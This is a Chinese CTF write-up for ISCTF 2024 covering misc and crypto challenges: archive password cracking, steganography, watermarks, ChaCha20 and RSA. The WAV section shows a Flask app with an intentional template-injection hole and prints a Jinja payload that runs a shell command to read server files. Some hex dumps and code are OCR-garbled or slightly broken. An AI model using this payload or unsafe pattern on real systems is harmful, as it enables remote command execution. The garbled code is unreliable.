00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
18 E0 03 00	22 00 00 00	00 00 00 00	00 00 00 00	.à..".....
D4 12 05 00	38 00 00 00	00 00 00 00	00 00 00 00	Ô...8.....
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	2E 64 61 74	61 00 00 00	data...
00 D0 04 00	00 10 00 00	00 BE 00 00	00 02 00 00	.Đ.....¾.....
50 45 43 32	00 00 00 00	00 00 00 00	40 00 00 C0	PEC2.....@..À
2E 72 73 72	63 00 00 00	00 40 00 00	00 E0 04 00	.rsrc.....@..à..
00 34 00 00	00 C0 00 00	00 00 00 00	00 00 00 00	.4...Å.....
00 00 00 00	20 00 00 E0	00 00 00 00	00 00 00 00	à.....
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
B8 00 12 45	00 50 64 FF	35 00 00 00	00 64 89 25	,...E.Pdÿ5....d%%
00 00 00 00	33 C0 89 08	50 45 43 6F	6D 70 61 63	3Å%.PECompac

很明显就可以判断出这是一个.exe文件，改一下后缀



这里exe的标题其实就已经给出了压缩包的软件名，这个exe文件其实也就是当你的电脑中没有这个压缩包软件时，也可以直接提取文件



但是可以发现如果直接提取是需要密码的，密码也不是常见的弱口令，那就只能进行爆破了。

exe文件肯定是不能直接爆破的，不过现在已经知道这是什么压缩包软件压缩的，可以自行安装一下这个软件，然后随便压缩一个文件，看其文件结构

flag		app.ace x														
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
E7	C4	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	çÄ1... **ACE**..


然后对照其特征，可以发现在exe文件的末尾，就有压缩包的痕迹

00 00 00 00	00 08 00 00	00 D1 B9 CB	F5 B0 FC A3	Ñ¹Ëö°ü£
BF 00 00 00	00 04 00 00	00 60 D4 A2	71 08 00 00	¿.....`Ôçq...
00 D1 B9 CB	F5 B0 FC A3	BF 00 00 00	00 00 00 00	.Ñ¹Ëö°ü£¿.....
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
00 00 00 00	00 00 00 00	00 09 02 5E	00 00 02 93	^...."
2A 2A 41 43	45 2A 2A 14	14 02 00 A9	78 57 59 21	**ACE**....@xWY!
FE 56 6B 59	20 00 00 04	55 73 65 72	2C 00 33 FD	pVkY ...User,.3ý
2C 00 FF FF	2F 49 FD FF	FF FF 49 B1	C9 EA 50 61	,.ÿÿ/IýÿÿÿI±ÊêPa
80 81 80 44	A7 85 8C C7	67 6E 24 D9	4F 3A 2B CE	€.€Dš...ÆÇgn\$ÙO:+Î
75 A8 00 B0	D5 D8 00 FF	FF 2F 41 43	45 45 43 C0	u".°Öø.ÿÿ/ACEECA
40 0C 4C 00	00 00 00 00	00 00 00 92	07 27 00 01	@.L.....'.'..
01 C0 28 00	00 00 21 00	00 00 67 78	57 59 20 00	.À(...!...gxWY .
00 00 96 5B	AF 13 00 05	0C 00 2C 00	08 00 66 6C	..-[-.....,...f1
61 67 2E 74	78 74 D7 33	6A 16 82 F3	5E FE C6 28	ag.txt×3j.,ó^þÆ(
2E 9C 7A 86	CE E0 1D 40	A2 02 4E EB	0A 57 AB 43	.æz†Îà.@ç.Në.W«C
7E B0 08 39	FB B9 FD 92	48 33 03 E1	17 71	~°.9û¹ý'H3.á.q

至于爆破软件，可以使用hashcat或者ARCHPR，而且ARCHPR软件一打开其实就可以看见，此软件也是可以爆破ace压缩包



至于怎么爆破，exe文件直接拖进去，ARCHPR可以直接识别到里面的ace压缩包然后进行爆破



得到密码241023

```
ISCTF{WinACE_is_Easy_Subject_0v0}
```

ISCTF{WinACE_is_Easy_Subject_0v0}

总得来说这题其实很简单，考点无非就是考你们遇到未知文件的情况下该如何去进行文件结构的判断，包括对压缩包软件的了解

神秘ping

出题人：oSthing

解题过程：

拖到010看发现是一个倒转的流量包文件，写个脚本恢复一下

```
def reverse_file_bytes(input_file, output_file):
    try:
        with open(input_file, 'rb') as f:
            file_bytes = f.read()
            reversed_bytes = file_bytes[::-1]
            with open(output_file, 'wb') as f:
                f.write(reversed_bytes)
```

恢复出来根据题目的提示，主要看ping的流量

过滤出来icmp协议

发现其中的ttl值分别有63、64、127、191、255组成，根据其他流量分析，发现ttl为64的值是返回的信息，和隐写没有什么关系，我们用tshark提取ttl隐写值

```
tshark -r ping.pcap -Y "icmp" -T fields -e ip.ttl > ttl.txt
```

剔除掉64，留下来的就是我们需要的ttl值了，我们把这4个数字转成2进制对比一下

00111111	63
01111111	127
10111111	191
11111111	255

很明显的ttl隐写，写一个脚本提取隐写信息

```
ttl_to_binary = {
    63: '00',
    127: '01',
    191: '10',
    255: '11'
}

ttl_values =
[127,63,127,63,127,63,63,127,127,127,63,255,127,63,63,255,127,127,127,63,127,63,127,191,127,
255,191,255,63,255,127,191,63,255,63,191,63,255,127,255,63,255,191,63,63,255,127,63,63,255,1
91,63,127,191,63,255,63,255,63,63,63,191,255,127,63,255,127,255,63,255,127,127,63,255,191,12
7,127,191,63,255,63,191,255,127,63,255,63,127,63,255,63,127,127,191,127,127,127,191,127,191,
63,191,255,127,63,255,191,127,63,255,191,127,63,255,191,127,127,191,127,191,63,191,255,127,6
3,255,63,63,63,255,63,63,63,255,63,63,127,191,63,255,63,255,63,191,63,255,191,127,63,255,63,
63,127,191,63,255,63,255,63,127,63,255,191,127,63,255,127,191,127,191,127,127,255,255,12
7] # 示例 TTL 列表

def ttl_to_binary_string(ttl_values):
```

```

binary_string = ''
for ttl in ttl_values:
    if ttl in ttl_to_binary:
        binary_string += ttl_to_binary[ttl]
return binary_string

def binary_to_string(binary_string):
    chars = []
    for i in range(0, len(binary_string), 8):
        byte = binary_string[i:i+8]
        chars.append(chr(int(byte, 2)))
    return ''.join(chars)

binary_data = ttl_to_binary_string(ttl_values)
print(f"bin: {binary_data}")

decoded_message = binary_to_string(binary_data)
print(f"msg: {decoded_message}")

```

神秘的wav

出题人：oSting

解题过程：

题目给了一个文件上传的页面，既然是misc题就先不考虑文件上传，题目让我们上传一个wav文件，题目同时给了一个wav文件，所以我们用题目的wav传上去看一下

返回一串base64编码

```
L3NvdXJjZQ==
```

解码一下得到

```
/source
```

访问之后得到源码

```

from flask import Flask, request, render_template, send_file, render_template_string
import wave
import os

app = Flask(__name__)

UPLOAD_FOLDER = 'uploads'
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

def ext(inp):
    '''
    希望你能自己搓出脚本
    '''

```

```

with wave.open(inp, 'rb') as wav:
    frames = wav.readframes(wav.getnframes())
frames_array = bytearray(frames)
message_bits = [str((frames_array[i] & 2) >> 1) for i in range(len(frames_array))]
message = ''
for i in range(0, len(message_bits), 8):
    byte = message_bits[i:i+8]
    char = chr(int(''.join(byte), 2))
    if char == '\x00':
        break
    message += char
return message

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    '''
    一位misc手在各个方向都要有所了解
    '''
    if request.method == 'POST':
        file = request.files['file']
        if file and file.filename.endswith('.wav'):
            filepath = os.path.join(app.config['UPLOAD_FOLDER'], file.filename)
            file.save(filepath)
            message = ext(filepath)
            return render_template_string(message)
        else:
            return render_template_string("pls upload wav")
    return render_template('upload.html')

@app.route('/source', methods=['GET'])
def get_source():
    return send_file('app.py')

if __name__ == '__main__':
    app.run(debug=True)

```

知道了wav的解析方式，同时看到了回显的路由是直接调用 `render_template_string` 打印的，存在ssti，但是没有做任何过滤，随便找一个payload就能打通，那么我们重点就是要手动根据wav解密脚本编写加密脚本了

```

def hide_msg(inp, out, msg):
    with wave.open(inp, 'rb') as wav:
        params = wav.getparams()
        frames = wav.readframes(wav.getnframes())
    msg_bin = ''.join(format(ord(char), '08b') for char in msg)
    msg_bin += '00000000'
    frames_array = bytearray(frames)
    for i in range(len(msg_bin)):
        frames_array[i] = (frames_array[i] & 253) | (int(msg_bin[i]) << 1)

    with wave.open(out, 'wb') as out:
        outfile.setparams(params)
        outfile.writeframes(frames_array)

```

任何网上抄一个ssti的payload就能打通获得flag

这里简单给一个

```
def hide_msg(inp, out, msg):
    with wave.open(inp, 'rb') as wav:
        params = wav.getparams()
        frames = wav.readframes(wav.getnframes())
    msg_bin = ''.join(format(ord(char), '08b') for char in msg)
    msg_bin += '00000000'
    frames_array = bytearray(frames)
    for i in range(len(msg_bin)):
        frames_array[i] = (frames_array[i] & 253) | (int(msg_bin[i]) << 1)

    with wave.open(out, 'wb') as out:
        outfile.setparams(params)
        outfile.writeframes(frames_array)
hide_msg("inp.wav", "out.wav", "{%for i in '.__class__.__base__.__subclasses__()%}{%if i.__name__ == '_wrap_close'%}{%print i.__init__.__globals__['popen']('cat /f*').read()%}{%endif%}{%endfor%}")
```

老八奇怪自拍照

出题人：Qjzhalx

解题过程：

打开题目，发现图片色素有问题，大概率是LSB。

去stegsolve查看

发现RGB差异大

应该是LSB加密，但是

Extract Preview

3246db0373dbf5b6 db249ffffffffffffe .F...s... .\$.....

377dfdd4ad2631d2 0000000000000000 .}...&1.

0000000000000000 0000000000000000

0000000000000000 12fdff6d27f25b38m'.[8

0f52909279380000 000036926f6d249b .R...y8.. ..6.om\$.

5d259fff2496c9ff 6db62496db6db6db m%..\$.... m.\$..m..

36d6c925bdb66eb7 c96fffdb6edb7ffe ...%..n. .o..n.□.

i269efb6dde593ff 27dc50ecea5badcc .i..... '.P..[..

1a523724db6b6952 02146c99a0020292 JR7\$.kiR ..l.....

324b6db7f0004922 4001249200048000 .Km...I" @.\$.....

Bit Planes

Alpha ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Red ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☒ 0

Green ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☒ 0

Blue ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☒ 0

Preview Settings

Include Hex Dump In Preview ☒

Order settings

Extract By ☒ Row ☐ Column

Bit Order ☐ MSB First ☒ LSB First

Bit Plane Order

☒ RGB ☐ GRB

☐ RBG ☐ BRG

☐ GBR ☐ BGR

这样0 0 0并没有什么有效信息，看题目描述温水对老八说，521

说明是5 2 1，再试一试。

发现是PK

Extract Preview

04b030414000800 08006aaf5e590000 PK..... ..j.^Y..
000000000003d7a 0400090020006973=zis
374662e6a706755 540d0007b83b2267 ctf.jpgU T....;"g
a3c2267f93b2267 75780b0001040000 j<"g.;"g ux.....
00004000000009c b775541c5f10ef39uT._.9
497408224384980 e090c1dd834bd0c1 ..@.\$8I.K..
30ceeee12243883 0e101820b80feeee\$8.
æeecee0ee21f0f2 7be7ed7bfbcb7feb1!.. {...{....
cdf3ef79e3a5db7 faf6a7bbcea9ba2f ..>.:]./
2f1b80377252b2 520024240000e9df ./...7rR. R.\$\$.
.....

Bit Planes

Alpha ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Red ☐ 7 ☐ 6 ☒ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Green ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☒ 2 ☐ 1 ☐ 0

Blue ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☒ 1 ☐ 0

Preview Settings

Include Hex Dump In Preview ☒

Order settings

Extract By ☒ Row ☐ Column

Bit Order ☐ MSB First ☒ LSB First

Bit Plane Order

☒ RGB ☐ GRB

☐ RBG ☐ BRG

☐ GBR ☐ BGR

直接提取出来

压缩包里面是jpg文件，利用exif工具看到详细信息，发现arist里面有

17	Color Components	3
18	Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)
JFIF		
19	JFIF Version	1.01
EXIF		
20	X Resolution	1
21	Y Resolution	1
22	Resolution Unit	None
23	Artist	1ScTf2024!
24	Y Cb Cr Positioning	Centered
Composite		
25	Image Size	1080x1108
26	Megapixels	1.2

有个东西，应该是个密码1ScTf2024!

题目描述中隐藏的东西都给你，隐藏的东西，隐藏是hide，想到了steghide。用steghide解出来一个txt。

```
steghide extract -sf 11.jpg -p 1ScTf2024!
```

```
PS Q:\Title\ziji\misc\isctf\ti\题> Q:\ctftool\MISC\steghide\steghide\steghide.exe extract -sf isctf.jpg -p 1ScTf2024!
```

txt里面就是flag

ISCTF{St4gs0lve_Rbg_S4eGh1de_H1de!!!}

watermark

出题人：tanyu

解题过程：

题目不是很难，基本可以梭

key1为文字水印，并非零宽，搜索在线网站可解

2. 提取隐水印


解出的密文

嵌入密文后的明文

提取=>

key1: FAAqUPjpeKj1D6n

key2为单图片盲水印，PuzzleSolver可一把梭，水印WaterMark也可



key: FAAqDPjpgKjiB6m64oRvUfta9yJsBv

Ctrl + F 搜索ISCTF{即可

[illegible]

ISCTF{Watermark_is_used_2_protect%digital*assets}

二、Crypto

ChaCha20-Poly1305

出题人：Shlune

解题过程：

如题，ChaCha20-Poly1305加密算法，加密脚本中已经给出关键信息，直接写出解密脚本即可

附件中的key没什么用，用自己输出的key.txt就行

```
decrypt_flag.py X
C: > Users > 86181 > Desktop > ctf > isctf2024出题 > ChaCha20-Poly1305 > 解题方法 > decrypt_flag.py > ...
1  from Crypto.Cipher import ChaCha20_Poly1305
2
3  # 从加密脚本中获取的值
4  ct_hex = '20408b9fc498063ad53a4abb53633a6a15df0ddaf173012d620fa33001794dbb8c038920273464e13170e26d08923aeb'
5  tag_hex = '70ffcc508bf4519e7616f602123c307b' # tag, 替换为实际值
6  nonce_hex = 'd8ebeeec812a6d71240cc50' # nonce, 替换为实际值
7  key_hex = '173974535637a5ef30a116b03d00bd2fe751951ca3eaa62daec2b8f5ca5b6135' # 从key.txt文件中读取的密钥，替换为实际值
8
9  # 将十六进制字符串转换为字节
10 ctbytes = bytes.fromhex(ct_hex)
11 tagbytes = bytes.fromhex(tag_hex)
12 noncebytes = bytes.fromhex(nonce_hex)
13 keybytes = bytes.fromhex(key_hex)
14
15 # 创建ChaCha20和Poly1305解密器实例
16 cipher = ChaCha20_Poly1305.new(key=keybytes, nonce=noncebytes)
17
18 # 尝试解密数据
19 try:
20     ptbytes = cipher.decrypt_and_verify(ctbytes, tagbytes)
21     print(f"Decrypted Flag: {ptbytes.decode('utf-8')}")
22 except ValueError as e:
23     print(f"Decryption failed: {e}")

问题 输出 调试控制台 终端 端口
PS C:\Users\86181\Desktop\ctf\isctf2024出题\ChaCha20-Poly1305\解题方法> & 'c:\Users\86181\AppData\Local\Programs\Python\Python2.0-win32-x64\bundled\libs\debugpy\adapter\..\..\debugpy\launcher' '49688' '--' 'c:\Users\86181\Desktop\ctf\isctf2024出题\ChaCha20-Poly1305\解题方法\decrypt_flag.py'
Decrypted Flag: ISCTF{Blueshark Swims Through ChaCha20 Poly1305}
```

```
from Crypto.Cipher import ChaCha20_Poly1305

# 从加密脚本中获取的值
ct_hex = '20408b9fc498063ad53a4abb53633a6a15df0ddaf173012d620fa33001794dbb8c038920273464e13170e26d08923aeb' # 加密后的flag, 替换为实际值
tag_hex = '70ffcc508bf4519e7616f602123c307b' # tag, 替换为实际值
nonce_hex = 'd8ebeeec812a6d71240cc50' # nonce, 替换为实际值
key_hex = '173974535637a5ef30a116b03d00bd2fe751951ca3eaa62daec2b8f5ca5b6135' # 从key.txt文件中读取的密钥，替换为实际值

# 将十六进制字符串转换为字节
ctbytes = bytes.fromhex(ct_hex)
tagbytes = bytes.fromhex(tag_hex)
noncebytes = bytes.fromhex(nonce_hex)
keybytes = bytes.fromhex(key_hex)
```

```
# 创建ChaCha20和Poly1305解密器实例
cipher = ChaCha20_Poly1305.new(key=keybytes, nonce=noncebytes)

# 尝试解密数据
try:
    ptbytes = cipher.decrypt_and_verify(ctbytes, tagbytes)
    print(f"Decrypted Flag: {ptbytes.decode('utf-8')}")
except ValueError as e:
    print(f"Decryption failed: {e}")
```

ISCTF{Blueshark_Swims_Through_ChaCha20_Poly1305}

蓝鲨的费马

出题人: gggg7

解题过程:

已知leak = (d+pow(p,q,n)+pow(q,p,n))%n, 根据题目名称给出的提示, 利用费马小定理

$$p^{q-1} \% q = 1$$

这意味着存在一个整数 k_1 使得:

$$p^{q-1} = k_1 q + 1$$

现在, 我们可以计算 $(p^q) \% n$: |

$$(p^q) \% n = (p \times p^{q-1}) \% n$$

$$= (p \times (k_1 q + 1)) \% n$$

$$= (k_1 p q + p) \% n$$

由于 $n = p q$, 我们可以将上式重写为:

$$= (k_1 n + p) \% n$$

可以得到 $p^q \bmod n = p, q^p \bmod n = q$ 。所以 $\text{leak} = (d + p + q) \bmod n$

再次根据欧拉定理： $c^{\phi(n)} = 1$

$c^{n+1-(p+q)} \bmod n = 1$

$c^{(n+1)} \bmod n = c^{(p+q)} \bmod n$

因为 $m = c^d \bmod n$

所以 $c^{[\text{leak}-(p+q)]} \bmod n = m$

$c^{[\text{leak}-(n+1)]} \bmod n = m$

```
from Crypto.Util.number import *
import gmpy2

c=
89892896590723096057934171415287672652664462365506506135144935897984324465869912335834350512
68377555448062724563967695425657559568596372723980081067589103919296476501677424322525079257
32804285134909557571834730288499652932906670359760469478162711338408653615879365355154602509
08070631303539508411485356829747623810445104232103979470803977180800333630005999951007657082
44828566873128882878164321817156170983773105693537799111546309755235573342169431295776881832
99153348923553598138295829596043512684383353271643680494950231885111237849553330225675949457
3250596802016112398817816155228378089079806308296705261876583997

n=
13424018200035368603483071894166480724482952594135293395398366121467209427078817227870501294
73214937221408343251605979571291713280411115558592650275953339329508910096505910677239352027
73131845194504788323765085282568658610274444467185521695035794781342860098939654585073699833
96982525906466073384013443851551139147777507283791250268462136554061959016630318688169168797
93987360049349425846735232697423847239421498650531241172943292748987841879228836559445506591
21265279083192394445148573254416142804988825244321519181460615701161875249183584530362282040
87993064505391742062288050068745930452767100091519798860487150247

leak=
91920020865280254123610530589226694690311881931491436350747986338551122304894792547403240322
62690315813650428270911079121913869290893574897752990491429582640499542165616254566396564016
73415732326563144607974421645871969085352696935993022504299300640484335535654048729689694943
19695413671448419851532310951403610692567535935501994209934617868140742701712571174108487966
14931926182811404655619662690700351986753661502438299236428991412206196135090756862851230228
39647670941202094167087864592420398989500801483661932110984893877026998959654127860016608802
2166386213646074764712810133558692545401032391239330088256431881

e=0x10001

m=pow(c, leak-n-1, n)
print(long_to_bytes(m).decode('utf-8'))
```

ISCTF{u_got_it}

ezmath

出题人: guoql

解题过程:

修复代码

```
INF = 0xff
bigINF = 0xffffffff
# -----error-----

def sumFunc(func):
    def wapper(*args, start = 1, end=INF):
        sums = 0
        for i in range(start, 0xffff * end):
            sums += func(*args, i/0xffff) * (1/0xffff)
        return sums
    return wapper

def limitFunc(func):
    def wapper(*args, approach = bigINF, pos = "+"):
        o = 1/bigINF
        return func(*args, eval(f"{approach} {pos} {o}"))
    return wapper

# -----enderror-----
```

这两个函数一个是求和，一个是求极限，用到了非常简单的装饰器的用法。

先传入进去参数，然后在传入进去极限的值，也就是start之类的，也就是前n-1个在计算时是常数，最后一个变量。对这个变量积分或者求极限。这个求极限的pos就是求左极限还是右极限，当然对于默认的无穷来说，左极限显然等于右极限。

```
def sumFunc(func):
    def wapper(*args, start = 1, end=INF):
        sums = 0
        for i in trange(start, 0xffff * end):
            sums += function(*args, j/0xf) * (1/0xf)
        return sums
    return wapper

def limitFunc(func):
    def wapper(*args, approach = bigINF, pos = "+"):
        o = 1/bigINF
        return function(args, eval(f"{approach} {pos} {o}"))
    return wapper
```

首先是第一个的错误

1、for循环应该是range而不是trange（请先忘掉tqdm）（line 4）

2、循环变量应该是i而不是j（line 5）

然后是第二个的错误

1、传入进来的是func，而不是function（line 12）

2、args应该解引用（line 12）

修复后的代码

```
def sumFunc(func):
    def wapper(*args, start = 1, end=INF):
        sums = 0
        for i in range(start, 0xffff * end):
            sums += func(*args, i/0xf) * (1/0xf)
        return sums
    return wapper

def limitFunc(func):
    def wapper(*args, approch = bigINF, pos = "+"):
        o = 1/bigINF
        return func(*args, eval(f"{approch} {pos} {o}"))
    return wapper
```

其实修不修影响并不大，毕竟如果修了程序直接跑出flag岂不是成签到了)

修只是为了能跑)

接下来其实就是高数)

首先这个magicNumber其实就是自然常数e

而limitFunc的默认是趋向于正无穷的，也就是

$$\lim_{t \rightarrow +\infty} (1 + \frac{1}{t})^t = e$$

就是个重要极限

第二个可能比较难以看出来，我们先写出来

$$f(x) = \int_0^{+\infty} t^{x-1} e^{-t} dt$$

如果你注意力惊人的话，是可以注意到这玩意儿其实就是阶乘函数的解析延拓，什么是解析延拓，简单来说就是将定义域拓宽，本身的阶乘只能是整数，现在我们可以让他取实数了。（注意力不惊人的话，可以去找attention is all you need的，那个注意力比较惊人（人话：GPT））

4. gamma 函数

python

 复制代码

```
@sumFunc
def gamma(x, t):
    data = pow(t, x - 1) * pow(magicNumber, -t)
    return data
```

- **含义：**这是伽马函数的数值积分表示形式。

- 数学定义：

$$\Gamma(x) = \int_0^{\infty} t^{x-1} e^{-t} dt$$

- 代码中实现的是类似的逻辑：

- t^{x-1} 对应 `pow(t, x - 1)`。
- e^{-t} 被实现为 `magicNumber-t` (此处 `magicNumber` 近似 e)。
- 利用 `sumFunc` 实现数值积分。

因此，这个函数有以下性质

$$f(x+1) = xf(x)$$

$$f(1-x)f(x) = \frac{\pi}{\sin \pi x}, x \in (0,1)$$

因此，可以让 $x=0.5$

$$f\left(\frac{1}{2}\right) = \sqrt{\pi}$$

那我们题中的（这个符号就是大写的gamma（伽马），用来替代了上面的 f 罢了）

$$\Gamma\left(\frac{5}{2}\right) = \frac{3}{2}\Gamma\left(\frac{3}{2}\right) = \frac{3}{4}\Gamma\left(\frac{1}{2}\right) = \frac{3}{4}\sqrt{\pi}$$

$$\Gamma\left(\frac{3}{2}\right) = \frac{1}{2}\Gamma\left(\frac{1}{2}\right) = \frac{\sqrt{\pi}}{2}$$

然后就是common了

